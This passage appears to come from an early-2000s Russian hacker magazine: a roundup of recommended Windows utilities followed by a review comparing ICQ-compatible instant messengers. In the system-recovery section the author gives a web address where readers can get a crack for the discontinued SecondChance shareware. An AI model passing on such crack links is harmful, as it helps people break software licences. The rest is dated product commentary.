Так, чем еще надо обзавестись каждому порядочному интернетчику? Звонилкой и персональным firewall'ом? Со звонилкой все просто: если у тебя дерьмовая телефонная линия и тебе надо, чтобы программа дозвона пыталась выжать из нее все что можно, - бери Flexiblesoft Dialer II. Это чрезвычайно навороченная утилита со встроенным контролем скорости и качества соединения с Интернетом. Если же на качество связи ты не жалуешься, а кроме умения перебирать телефоны и запускать программы после дозвона тебе ничего не нужно - бери Muxasoft Dialer или EType Dialer. В крайнем случае, ты всегда можешь возложить обязанности мониторинга сетевого соединения на дополнительную утилиту. К примеру, на DU Meter, чье плавающее окно с графиком изменения скорости приема/передачи данных оптимально по соотношению размер/информативность.



Выбирая персональный firewall, следует знать, что сейчас только ленивый троян не обходит популярный, но, увы, уже прекративший свое самостоятельное развитие AtGuard. В то же время внешне примитивный ZoneAlarm откровенно рулит: регулярно обновляется, не позволяет внедренным программам маскироваться под «разрешенные» и вообще демонстрирует высокое качество защиты. Если же ты очень скучаешь по AtGuard и считаешь, что файервролл должен быть интересным, радовать глаз кучей настроек и фильтровать рекламу - попробуй наш отечественный Outpost Firewall. Обе программы выпускаются в двух вариантах - бесплатном и условно-бесплатном. Шароварные версии, ясное дело, круче.




<Офис>


Разобравшись с интернет-утилитами, переходим к обустройству виртуального офиса. В качестве персонального информационного менеджера неплохо смотрится GoldenSection Organizer. Это планировщик, записная и адресная книга, объединенные вместе. В поставке программы уже есть все самые распространенные праздники. Русский интерфейс и маленький размер только добавляют GoldenSection Organizer плюсов.

При наличии большого количества текстовой информации, чтобы не тратить много времени на поиск нужного в данный момент документа, стоит предусмотреть специальные поисковые механизмы. Тексты в формате MS Word отлично «лопатит» программа Ищейка. При первом запуске она осматривает заданные каталоги (Зоны Поиска) на жестком диске и запоминает информацию о содержимом всех обнаруженных там документов. После этого на поиск любого документа из зоны поиска уходит не больше секунды. Ищейка использует интеллектуальные механизмы поиска, благодаря чему обнаруживает документы, в которых содержатся слова из запроса во всех словоформах и падежных окончаниях (морфологический поиск). Архивы веб-страниц и текстовых файлов в форматах, отличных от *.doc, лучше ворошить другой поисковой системой - AVSearch. Она каждый раз просматривает все файлы заново, зато для нее не является секретом существование различных кодировок текста. Кроме того, она умеет вести поиск в архивах.

Еще одно необходимое приложение, которое можно отнести к офисным, поскольку оно серьезно облегчает набор текстов, это автоматический переключатель раскладки клавиатуры. Его задача - отслеживать нажатия клавиш и самостоятельно переключать раскладку, когда ты забываешь это сделать и начинаешь печатать ерунду вроде "Plhfdcndeqnt". При этом программа автоматически исправляет бессмыслицу (в данном случае на «Здравствуйте»:). Пока данный вид программ насчитывает лишь пару особей: Punto Switcher да Keyboard Ninja. Кто из них лучше, сказать трудно - обе утилиты активно развиваются, стараясь в каждой новой версии переплюнуть конкурента по числу дополнительных функций.




Отдельного упоминания заслуживают средства резервного копирования. К сожалению, большинство пользователей ими не пользуется, думая, что «авось пронесет». Увы, я по своему опыту знаю, что «авось «проносит» далеко не всегда. Если у тебя нет особого желания прыгать с бубном вокруг компа, тщетно уговаривая его вернуть важные данные, погибшие в результате сбоя оборудования или глюка ПО, то рискну порекомендовать тебе программу BackUp 32. Она умеет резервировать копии (с архивированием или без) любых данных на любые носители (жесткий диск, дискеты) и гибко конфигурируется под самые разнообразные потребности.



<Мультимедиа>


Медики утверждают, что перегрузки на работе и недостаток отдыха негативно сказываются на организме человека. Вот и мне что-то нездоровится... Поэтому завязываем с деловыми приложениями и давай прикинем, как обеспечить себе приятный досуг.

Начнем с картинок, веселых и не очень. Для их просмотра я когда-то использовал ACDSee32, но желание разработчиков сделать из него второй Photoshop пошло вразрез с моими нуждами. Так что в один прекрасный момент я решил, что 11 метров для вьювера - это слишком, и быстро подыскал ACDSee32 замену. Ею стала программа XnView - бесплатная смотрелка с хорошей скоростью, русским интерфейсом, минимальным размером и огромным числом поддерживаемых форматов. Если тебе нужна нормальная софтина, без выкрутасов (которая к тому же отлично встраивается в Windows Commander :) - качай XnView, не ошибешься!




Среди музыкальных проигрывателей давно уже стал стандартом de facto WinAMP от Nullsoft Inc. Не знаю, как ты, приятель, а я пока не решился поменять его на что-либо другое. Отчасти в этом виноваты мои не слишком качественные уши, отчасти - внушительное количество прикольных дополнений к WinAMP'у, понаделанных независимыми разработчиками. Таких дополнений, как, к примеру, MilkDrop (www.nullsoft.com/free/milkdrop) с его потрясающими видеоэффектами. Но не будем тормозить - если тебе не по душе WinAMP, я не настаиваю. Присмотри себе на download.com в разделе MP3 & Audio\Players что-нибудь другое, благо выбор огромный.

Пара слов о видео. К стандартному Windows Media Player'у я всегда относился настороженно. На днях выяснилось, что не зря! СМИ сообщили, что восьмая версия этого мультимедийного проигрывателя отслеживает, какие DVD пользователь смотрит, какие CD слушает. Как обычно, Microsoft утверждает, что это сделано исключительно для удобства пользователей (хотя те в гробу видали такую заботу :). Вот так-то! Короче, ставим на WMP большой жирный крест, а для воспроизведения видео используем проверенный временем BSPlayer (который может плавно разворачивать картинку с фильмом 16:9 на полный экран монитора без искажения геометрии) или продвинутый Sasami2k (наделенный хорошей системой фильтров для улучшения качества изображения).




<Служба поддержки>

Установив и отладив весь необходимый тебе для комфортной работы софт, следует позаботиться о том, чтобы твоя машина пребывала в идеальном состоянии как можно дольше. Что для этого нужно? О, всего лишь две вещи: автоматическая система поиска обновлений и система восстановления после сбоев. По цензурным соображениям не буду обсуждать родные майкрософтовские Windows Update и System Restore (правда, стоит признать, что последняя в WinXP сделана гораздо толковее, чем в WinMe) - сразу посмотрим альтернативы. Поиск обновленных версий приложений, установленных на твоем компьютере, можно поручить связке TechTracker Desktop - CNet CatchUP. Обе службы делают одно дело - сканируют твои жесткие диски в поисках знакомых им исполняемых файлов и компонентов приложений, но наличие патчей и новых версий проверяют по разным источникам, который зачастую дополняют друг друга.



О способах восстановления системы я могу говорить долго. Но не буду :). Просто обрисую тебе основные пути. Первый путь - полностью сконфигурировать компьютер, создать образ его жесткого диска с помощью программ Drive Image Pro или Norton Ghost, а затем спрятать этот образ в надежное место, чтобы после очередного «падения» Windows можно было восстановить систему за считанные минуты. Главные недостатки такого подхода: образ диска очень быстро устаревает, и его надо где-то хранить. Путь номер два заключается в близком знакомстве с программами-мониторами, способными постоянно отслеживать все изменения в файловой системе твоего компа и возвращать ее в то состояние, в котором она пребывала до капитального «падения», заражения вирусом или других неприятных инцидентов. Лучшие представители этого класса программ - GoBack и SecondChance. GoBack навороченней и работает под всеми версиями Окон. Под Win9x/ME больше подходит «Второй Шанс» - он проще и меньше грузит машину. Одна беда - дальнейшее развитие SecondChance прекращено (что я считаю страшной глупостью!), и дистрибутив программы порой приходится поискать. С другой стороны, раз уж сами разработчики похоронили свое творение, то почему я должен скрывать, где лежит нормальный кряк?!! Я и не буду. Записывай адрес: http://logicielscenter.free.fr/crackpc.



<Точка выхода>

Все, закругляемся и подводим итог. Костяк подборки необходимых прог сформирован. Мы успешно прошлись по тем программам, без которых простому юзеру не обойтись. Тот софт, который ему, возможно, понадобится, мы даже не трогали. Каждый может, в зависимости от своей специализации, добавить в этот набор утилиту для записи CD, HTML редактор, дизассемблер или что-нибудь еще. Ну а если кому-то мои рекомендации по поводу выбора той или иной проги показались спорными - я не виноват. Как гласит пословица: «На вкус и цвет товарища нет». И это правильно! Было бы иначе - как бы тогда страшненькие девушки замуж выходили, а? :)

НЕОБХОДИМЫЙ СОФТ

M.J.Ash (www.xknows.com
m.j.ash@real.xakep.ru)

TIPS&TRICKS

Не могу удержаться, чтобы не рассказать о некоторых "пасхальных яйцах", встроенных в мой любимый IRC-клиент mIRC, о которых, почему-то, многие не знают :). Конечно же большинство приколов находится в окне "About" (Help -> About...). Кликни в любом месте этого окна правой кнопкой мыши и ты должен увидеть, как над словом mIRC (а точнее над буквой "I") начнет прыгать маленькая точка. Повторный клик уберет эту точку.

Нажми на кончик носа автора программы (на фото) и услышишь прикольный звук. Если твой ККР (коэффициент кривизны рук) больше ноля, то при промахе окно "About" закроется. Набери слово "arnie" (при открытом окне "About"), и ты увидишь как изменится в лице автор программы :))).

Приколы содержатся не только в этом окне. Например, если в строке инструментов нажимать правой кнопкой мыши на кнопку "About mIRC" (самая правая), то под ней будут появляться различные прикольные фразы.

Короче, прикольный клиент, прикольный автор, прикольный канал #xakep :)

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?


Программы, упомянутые в этой статье (в алфавитном порядке):

ACDSee v 4.0	Win9x/ME/NT/2k/XP	Shareware	http://www.acdsystems.com
Agent v 1.9	Win9x/ME/NT/2k/XP	Shareware	http://www.forteinc.com/agent
AVSearch v 3.12a	Win9x/ME/NT/2k/XP	Freeware	http://www.avtlab.ru
BackUp 32 v 1.71	Win9x/ME/NT/2k/XP	Freeware	http://backup32.virtualave.net
BSPlayer v 0.84.480	Win9x/ME/NT/2k/XP	Freeware	http://bsplayer.cjb.net
Check&Get v 1.12	Win9x/ME/NT/2k/XP	Freeware	http://activeurls.com
CNet CatchUP v 1.31	Win9x/ME/NT/2k/XP	Freeware	http://catchup.cnet.com
Direct Folders v 1.52	Win9x/ME/NT/2k/XP	Shareware	http://www.codesector.com
Drive Image Pro v 5.01	Win9x/ME/NT/2k/XP	Shareware	http://www.powerquest.com/driveimagepro
DU Meter v 3.02	Win9x/ME/NT/2k/XP	Shareware	http://www.dumeter.com
EType Dialer v 1.42	Win9x/ME/NT/2k	Freeware	http://www.enet.ru/~gorlach/edialer
FAR v 1.70	Win9x/ME/NT/2k/XP	Freeware	http://www.rarsoft.com
FlashGet v 1.1	Win9x/ME/NT/2k/XP	Freeware	http://www.amazesoft.com
Flexiblesoft Dialer II v 3.2	Win9x/ME/NT/2k/XP	Shareware	http://rus.flexiblesoft.com
GoBack 3 Deluxe	Win9x/ME/NT/2k/XP	Shareware	http://www.goback.com
GoldenSection Organizer v 1.3	Win9x/ME/NT/2k/XP	Shareware	http://www.tgslabs.com
Greatis Corners v 3.2	Win9x/ME/NT/2k/XP	Shareware	http://www.greatissoft.com
ICQ	Win9x/ME/NT/2k/XP	Freeware	http://web.icq.com
Keyboard Ninja v 1.7	Win9x/ME/NT/2k/XP	Freeware	http://www.intelife.net/ninja
mIRC v 6.01	Win9x/ME/NT/2k/XP	Shareware	http://www.mirc.co.uk
Muxasoft Dialer v 2.0	Win9x/ME	Freeware	ttp://dancard.chat.ru/download/mdialer20.zip
Norton Ghost v 7.0	Win9x/ME/NT/2k/XP	Shareware	http://www.symantec.com
Opera v 6.01 Russian	Win9x/ME/NT/2k/XP	Freeware	http://www.opera.com
Outpost Firewall PRO v 1.0.1125 RC 1	Win9x/ME/NT/2k/XP	Shareware	http://www.agnitum.com
Punto Switcher v 1.61	Win9x/ME/NT/2k/XP	Freeware	http://punto.ru/switcher
RUNit v 2.1 beta 6a	Win9x/ME/NT/2k/XP	Freeware	http://www.magister-lex.at/RUNit
Sasami2k build 757	Win9x/ME/NT/2k/XP	Freeware	http://sasami2k.com
SecondChance v 2.07	Win9x/ME	Shareware	ftp://ftp.powerquest.com/pub/demos/ secondchance/enretaildemosc207dl.zip
Starter v 5.5.4.2173	Win9x/ME/NT/2k	Freeware	http://codestuff.cjb.net
TaskInfo2002 v 4.0	Win9x/ME/NT/2k/XP	Shareware	http://www.iarsn.com
TechTracker Desktop v 2.0	Win9x/ME/NT/2k/XP	Freeware	http://www.techtracker.com
The Bat! v 1.53d	Win9x/ME/NT/2k	Shareware	http://www.ritlabs.com/ru/the_bat
WebSite-Watcher v 3.30c	Win9x/ME/NT/2k/XP	Shareware	http://aignes.com
WinAMP v 2.78	Win9x/ME/NT/2k/XP	Freeware	http://www.winamp.com
Windows Commander v 5.0	Win9x/ME/NT/2k/XP	Shareware	http://www.ghisler.com
XnView v 1.31	Win9x/ME/NT/2k/XP	Freeware	http://www.xnview.com
ZoneAlarm Pro v 3.0	Win9x/ME/NT/2k/XP	Shareware	http://www.zonelabs.com
Ищейка v 3.2	Win9x/ME/NT/2k/XP	Freeware	http://www.isleuthhound.com/ru

PC_Zone

ОБЩЕНИЕ БЕЗ ОТВРАЩЕНИЯ

Тоха (toxa@real.xakep.ru)



Выбери свой интернет-пейджер…

Статистика показывает, что любой нормальный человек, только что заново установивший ось, первым делом инсталлит две программы: The Bat и ICQ. И если с первым все ясно: ведь наукой доказано, что лучшего мейлера в природе пока не существует, то вот с аськой все не так однозначно. Кто сказал, что она - единственный достойный внимания интернет-пейджер? Кто сказал, что она самая удобная? Ну и что, что ею пользуется 80% жителей Сети, это их проблемы, а мы с тобой, как обычно, пойдем другим путем. Ведь не перевелись еще в Сети качественные программы для онлайнового общения, просто мы о них не знаем. Так восполним же этот досадный пробел прямо сейчас. Только прежде замечу, что я не буду рассматривать такие убогости, как AOL Instant messenger, Yahoo Messenger и прочие, ибо они, к сожалению, не поддерживают связь с ICQ-клиентом и поэтому не могут использоваться для связи с человеком, пользующимся ICQ. А это, как ни крути, мейнстрим и для фукнций пагера, стало быть, стандарт (назовем это мультиклиентностью, если хочешь). Ведь скажи, много у тебя знакомых, висящих на Яху? Вот и я о том же :).


<ICQ - сама Банальность>

Глупо писать тут о том, что такое аська и какие у нее плюсы и минусы. Банальность, стандарт, мейнстрим, попса - это все про нее, про тетю Асю. Хорошо это или плохо - решает каждый для себя. А тут будет более уместным кинуть взгляд на те примочки, которые доводят всем известный клиент до ума - функционально или хотя бы визуально. И одна из них - это небезызвестная ICQ Plus. Чего она дает такого полезного в плане фьючерсов? А ровным счетом ничего. Зато, имея эту утилу, ты можешь нацепить на свой пагер такие шкурки, что ее мама родная (сиречь разработчик :) не узнает. Причем, абсолютно не напрягаясь, - в таком случае твои возможности будут ограничены лишь количеством доступных скинов на сайте разработчика (www.icqplus.org/skins.htm). Ну а имея еще и две прямых конечности, ты можешь сам замутить эксклюзивную внешность для ICQ. Но зачем париться? «Фигли ж думать - все давно придумано», - скажешь ты и будешь отчасти прав. Ибо стоит слазить на www.1001icqskins.com/ и заценить фантазию дизайнеров, нарисовавших для ICQ Plus не одну сотню скинов. Ну и заодно качнуть парочку наиболее понравившихся… Самые талантливые уже догадались, что достать программу можно по адресу www.icqplus.org/ (1,53 Мб)+Odigo - Оригинальность+

Голубые тона - дефолтовый скин ICQPlus

ICQ или MSN? Одна из тысячи шкурок

Недавно упало мне письмо, и содержание его было примерно следующим: «Эх вы, хацкеры, про аську пишете, а вот про старую добрую Одигу - ни слова. Стыд и позор на ваши седые головы» :). Так вот, от лица всех седоволосых хацкеров заявляю - неправда это, что ни слова. Сдуйте пыль столетий и разворошите архивы: об этом многообещающем продукте, так и не ставшем «убийцей ICQ», Х писал еще в прошлом веке, точнее - летом Y2k. Но все течет, все меняется, и что же представляет собой Одига сегодня? «А ты совсем и не изменился», - воскликнет любой, кто ставил себе Odigo два года назад и решил засетапить этот пейджер вновь. Все тот же процесс установки, все те же опции/функции, все те же звуки… Скукота. А ведь хороший пейджер (был), надежды подавал какие. Да и по сей день такие возможности, как выбор персональной мордашки для идентификации, отображение пользователей на сайте, по которому ползаешь, широкий поиск людей по интересам и настроению, возможность подключения аккаунта из сети другого клиента - отнюдь не банальности для интернет-пагера и много кого привлекают. Согласен, совместимость с другими пейджерами - рулез, тут Odigo один из лидеров: ICQ, AIM, MSN и Yahoo messenger будут просто не нужны - их всех заменит одна Одига :). Но надо же и вперед двигаться. А версия-то клиента все по-прежнему 3.1, а плагинов к нему все так же несравнимо меньше, чем к аське, а аудитория его тоже не ахти какая… Конечно, формально Одиго и скины поддерживает - но разве простую смену палитры назовешь полноценными скинами? Конечно, к нему и плагины имеются - но разве большая часть из них не есть лишь удовлетворение тех самых совместимостей с пейджерами, о которых заявляется? Конечно, к Одиго имеются дополнительные галереи - но разве уж так необходимо выставить у себя новую морду для персонализации? Если говорить об оригинальном внешнем виде пейджера, то он перестает удивлять после 15 минут юзанья (правду говорят - под красивым фейсом прячут убогость софтины :). Одним словом, не хватает чего-нибудь эдакого, какого-нибудь глобального изменения, сопровождающегося активной рекламной кампанией и увеличением версии клиента минимум на три пункта, в общем, маркетингового шага в лучших традициях американских софтверных корпораций (не будем показывать пальцем, каких). Лучше будет или хуже - не важно, главное, что об Odigo вновь заговорят :). Ну а пока это не больше, чем просто хороший клиент, имеющий свою определенную аудиторию, и все тут.




Join our community…

Ну и рожа у тебя, Шарапов…

В наше время гигагерцев и гигабайт, когда возможности программного обеспечения растут прямо пропорционально квадрату его размера (о понятии bloatware слышал?), и о таких фундаментальных вещах, как оптимизация кода, программеры не особо и задумываются («А зачем? Пусть юзер купит еще полгига рамы и не мучается, а мы лучше еще фишек понавешаем, и не важно, нужны они ему или нет», - так думают многие кодеры, следуя моде и заветам Большого Билла.), так вот, в такой обстановке появление Миранды вызывает удивление и изумление. Команда альтруистов рассуждала просто: аська - удобный пейджер, это факт. Но также факт в том, что в аське много мусора. Так давайте вырежем все лишнее, оставив самое необходимое.

<Miranda - Минимальность>



Запуск тетушки Миранды

В наше время гигагерцев и гигабайт, когда возможности программного обеспечения растут прямо пропорционально квадрату его размера (о понятии bloatware слышал?), и о таких фундаментальных вещах, как оптимизация кода, программеры не особо и задумываются («А зачем? Пусть юзер купит еще полгига рамы и не мучается, а мы лучше еще фишек понавешаем, и не важно, нужны они ему или нет» - так думают многие кодеры, следуя моде и заветам Большого Билла.), так вот, в такой обстановке появление Миранды вызывает удивление и изумление. Команда альтруистов рассуждала просто: аська - удобный пейджер, это факт. Но также факт в том, что в аське много мусора. Так давайте вырежем все лишнее, оставив самое необходимое: поиск и добавление пользователей, основные настройки, без которых никуда, возможность импорта контакт-листа, и все. Так группа альтруистов стала командой разработчиков проекта Miranda и зарелизила одноименный пейджер. Miranda ICQ воистину неприхотлив: при весе около 300 килобайт он абсолютно не тормозит систему, моментально грузится, использует стандартные ICQ-сервера и вообще - идеален для тех, ко-


Miranda в стиле «под XP»

му полноценной аськи много. Даже если учесть, что в последней версии ICQ есть возможность выборочной установки компонентов, т.е. можно отказаться вообще от всего, кроме основного модуля, Miranda все равно выигрывает по скорости и размеру. Как утверждают разработчики, их целью было не копирование возможностей аськи, а создание более компактного и простого клиента. Что ж, им это удалось. Правда, в первых версиях клиента наблюдалась некоторая нестабильность (он вылетал ни с того ни с сего), но в последних версиях этот баг вроде как пофиксен.

Ну а если такой критический минимализм тебе претит, то к Миранде можно скачать набор плагинов (около метра в диаметре... то есть в размере), которые расширят ее возможности, например, на www.nortiq.com/miranda/ есть куча всего, что применяется под общим названием «Customize Miranda». Хотя я склонен думать, что это - лишнее, ибо призвание Миранды - минимальность, и зачем обвешивать ее плагинами, стремясь довести функциональность до «полноценной» аськи, ведь это как раз то, от чего разработчики хотели уйти. Я даже не буду перечислять тут весь список плюшек, просто сползай и посмотри весь список, если заинтересовался этой кастрированной аськой :). Куда ползти? А вот: http://miranda-icq.sourceforge.net/, размер дистриба, как я уже сказал, около 300 кб. Кстати, сайт выполнен под стать клиенту: легкий и быстро грузится :).


<Trillian - Универсальность>

Это хит, мой дорогой друг, причем хит реальный. Ну а если и не хит, то взглянуть на Trillian стоит. Только одна вещь может помешать ему завоевать популярность: твердое убеждение отдельных личностей в том, что если какая-то система универсальна aka «сто в одном», то все ее компоненты по отдельности менее удобны, чем специально созданные для этого проги. Каюсь, сам по подобной причине не являюсь любителем «комбайнов», но Trillian сразил меня наповал.



Первый запуск монстра

Установив его, ты можешь с чистой душой сразу сносить ирк-клиент (mIRC или что у тебя там), аську, AOL Instant Messenger, MSN Messenger и Yahoo Messenger (гы, если пользуешься ими). Насчет сносить я, конечно, пошутил, но факт есть факт: Trillian - первый на моей памяти пейджер-клиент, который поддерживает обеих девушек сразу, и Ирку, и Асю :). Прибавь к этому хороший дизайн с возможностью цеплять полноценные скины, нехилую функциональность как ICQ-подобного пейджера (как ни крути, а не для IRC'а интернет-пагер создавался, так что особое внимание уделяется... функциям самого пагера), абсолютную бесплатность (и баннеров там нету совсем :), удобство инерфейса и много чего еще. Вот этого «много чего еще» я коснусь поподробнее.



IRC + ICQ: два в одном!

Во-первых, выступая в роли ICQ-клиента, это монстр позволяет обмениваться файлами (как последняя версия аськи), поддерживает все аськины протоколы, вплоть до ее последней версии, а значит, может юзать любой ее сервер, работать через прокси и файрволл, а также обладает всеми аськиными фичами вроде установки статуса (онлайн, эвей, недоступен, невидим, независим, не виноват и т.д. :), поиска контактов, отображения графических смайликов (их тут больше, чем в аське, но они такие же убогие).

Во-вторых, у Trillian'а, как у IRC-клиента, доступны, правда, самые простейшие функции (скрипты под него не попишешь, хех): игнор-лист, передача файла/DCC чат, автонабор ников, вот, собственно, и все. Для неискушенного irc'шника вполне хватит.

NEXT

PC_Zone

ОБЩЕНИЕ БЕЗ ОТВРАЩЕНИЯ


Тоха (toxa@real.xakep.ru)

Остальные возможности комбайна, как клиента AIM и MSN Messenger'a, думаю, будут не так сильно востребованы, как первые две, по причине нераспространенности у нас пользователей данных сеток, но все-таки вскольздь рассказать о них надо. Итак, если ты решил использовать Trillian в сети AOL Instant Messenger'a (ух ты мой извращенец :), то тебе будут доступны: обмен файлами, поиск пользователей, изменение персональных настроек (куда же без них) и выражение своих эмоций убогими рожицами, которых все называют смайликами. Играя роль пагера MSN, клиент опять-таки позволяет обмениваться файлом, устраивать групповые конференции и получать упоминания о приходе почты на hotmail.com.

Кстати, маленькая история в связи с AOL'ом. Эта конторка, стремясь ограничить доступ к своим сетям для альтернативных пейджеров, закрыла его и для Trillian'a, с комментариями - типа хотите сидеть в нашей сите, сидите только через наш AIM. На что разработчики альтернативного, не будь дураки, берут и выпускают новую версию своего пагера, которая позволяет обходить возведенные препятствия. AOL, в ответ на это, немного мудрит и блокирует и новую версию, которая через некоторое время успешно обновляется до следующей, которой и новые заслоны - по фигу. И так далее. Так и соревнуются по сей день. На момент написания статьи последней версией была 0.725, которая к сетям AOL'a коннектилась без проблем :). Как-то будет дальше...

Что еще понравилось в пейджере? Безусловно, интерфейс. Наглядное, удобное отображение всех людей в контакт-листе, разбитых на подгруппы по принципу использования ими сетки. Т.е. всех ICQ'шников ты видишь в одной группе, всех юзеров, сидящих на AIM'е, - в другой, но все вместе эти подгруппы - одна большая группа, и тебе без разницы, какой клиент у товарища, ведь у тебя - всеядный Trillian :). Более того, если у тебя два или больше аккаунтов на каком-нибудь из этих серверов - не беда, этот монстрище позволяет держать сколько угодно аккаунтов из одной сети (две аськи, три ирк-клиента и еще парочка MSN Messenger'ов :). Надо ли говорить, что с кириллицей ни в одной из сетей проблем замечено не было?

Напоследок представляю тебе Trillian во всей красе. Учти, это на нем дефолтовая шкурка, а ведь их еще можно менять. Если ты еще не скачал себе этого клиента, то сделай ЭТО, посетив www.trillian.cc - хоумпейдж пейджера (как звучит, а?). Дистрибутив уменьшит размер твоего винта примерно на 2 Мб.



Один - за всех


<Windows Messenger - Убогость и Мерзость :)>

Для чего - воскликнешь ты, - для чего в обзоре присутствует эта мелкая и мягкая жуть!? Нет, дружище, это не следование законам жанра, по которым из всего обзора надо выделить лучшую и худшую софтины. Причина, по которой я установил для обзора пагер от MSN (MicroSoft Network, так это вроде зовется), в следующем. MS делает большую ставку на свой пейджер в связи с грядущим повсеместным внедрением своей платформы .NET (на нее она тоже делает ставку). И это проявляется уже на стадии... установки ОС Windows XP, которая - как «ни рыба, ни мясо» - служит переходным звеном между старыми осями и новыми, построенными на технологии .NET (а ты думал, WinXP будет жить вечно? Как бы не так, уже в следующем году выйдет новая ось от MS, стахановцы, блин). Так вот, установив новую XP, тебе по дефолту в автозагрузку пихают Windows Messenger и настойчиво предлагают заодно зарегистрироваться и в системе Microsoft Passport - это тоже прелюдия к будущему всемирному оргазму от платформы .NET. 